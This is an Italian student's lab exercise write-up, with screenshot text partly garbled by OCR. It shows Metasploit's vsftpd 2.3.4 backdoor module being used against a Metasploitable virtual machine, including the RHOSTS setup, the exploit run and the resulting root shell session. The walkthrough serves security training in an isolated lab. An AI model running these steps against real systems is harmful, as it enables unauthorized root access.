
## **Esercizio: Hacking con Metasploit**

L'esercizio di oggi chiedeva di effettuare una sessione di hacking utilizzando Metasploit su una macchina virtuale metasploitable.

 Configurare l'indirizzo IP della Metasploitable. Ho optato per una configurazione momentanea per svolgere l'esercizio tramite il comando

```
sudo ifconfig eth0 192.168.1.49 netmask 255.255.255.0
🎇 metasploitable 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.49 netmask 255.255.255.0
[sudo] password for msfadmin:
nsfadmin@metasploitable:~$ ifconfig
         Link encap:Ethernet HWaddr 08:00:27:32:14:16
eth0
          inet addr: 192.168.1.49 Bcast: 192.168.1.255 Mask: 255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:745 errors:0 dropped:0 overruns:0 frame:0
          TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:52509 (51.2 KB) TX bytes:14216 (13.8 KB)
         Base address:0xd020 Memory:f0200000-f0220000
lo
         Link encap:Local Loopback
          inet addr:127.0.0.1
                               Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:365 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:146931 (143.4 KB) TX bytes:146931 (143.4 KB)
msfadmin@metasploitable:~$ _
                                              🗿 🧼 📭 🗗 🤌 🔚 💷 🚰 👸 🚱 💽 CTRL (DESTRA)
```

• Ho cambiato anche l'IP della kali per permettere la comunicazione delle macchine nella stessa rete.



Ho eseguito il ping tra le due macchine per verificare la connessione

```
File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali® vboxkali)-[~]

$\sing 192.168.1.49$

PING 192.168.1.49 (192.168.1.49) 56(84) bytes of data.

64 bytes from 192.168.1.49: icmp_seq=1 ttl=64 time=0.500 ms

64 bytes from 192.168.1.49: icmp_seq=2 ttl=64 time=0.468 ms

64 bytes from 192.168.1.49: icmp_seq=3 ttl=64 time=0.333 ms

64 bytes from 192.168.1.49: icmp_seq=4 ttl=64 time=0.423 ms


64 bytes from 192.168.1.49: icmp_seq=5 ttl=64 time=0.364 ms

64 bytes from 192.168.1.49: icmp_seq=6 ttl=64 time=0.218 ms
```

• Successivamente ho avviato il servizio msfconsole



- Poi ho lanciato il comando ip -a per verificare il l'IP della kali e sudo arp-scan -1 per controllare se l'IP della Metasploitable fosse sotto la stessa rete, quindi raggiungibile.
- In seguito ho lanciato il comando search vsftpd per cercare i moduli disponibili ed ho scelto quello exploit vsftpd tramite il comando use.



 Eseguendo il comando options ho controllato cosa ci fosse da configurare ed è sorto che dovesse essere configurata la voce RHOSTS, che sarebbe l'IP della macchina della macchina da attaccare.
 Ho proceduto con la configurazione tramite il comando set RHOSTS <ip>).

```
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
                   Current Setting Required Description
                                                         The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
     CPORT
    Proxies
RHOSTS
                                            yes ves
    RPORT
     Id Name
View the full module info with the info, or info -d command.
\frac{msf6}{RHOSTS} = \frac{\text{caploit}(\frac{\text{unix}}{\text{ftp/vsftpd}_234\_\text{backdoor}})}{192.168.1.49} > \text{set RHOSTS}
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
                  Current Setting Required Description
                                                          The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    CHOST
CPORT
    CPURT
Proxies
RHOSTS 192.168.1.49
RPORT 21
                                                    A proxy chain of forma
The target host(s), se
The target port (TCP)
Exploit target:
    Id Name
    0 Automatic
```

• Infine ho lanciato il comando exploit per poter entrare all'interno della macchina Metasploitable, ho navigato fino alla directory root e creato la cartella test\_metasploitable tramite il comando

mkdir.

```
msf6 exploit(
                                                                                         :) > exploit
[*] 192.168.1.49:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.49:21 - USER: 331 Please specify the password.
[+] 192.168.1.49:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.49:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:46647 → 192.168.1.49:6200) at 2024-12-16 15:02:56 +0100
bin
boot
cdrom
home
initrd.img
lib
media
nohup.out
opt
sbin
sys
tmp
 cd root
ls
Desktop
reset_logs.sh
vnc.log
whic.tog
mkdir/test_metasploit
sh: line 9: mkdir/test_metasploit: No such file or directory
mkdir test_metasploitable
ls
Desktop
reset_logs.sh
test_metasploitable
vnc.log
```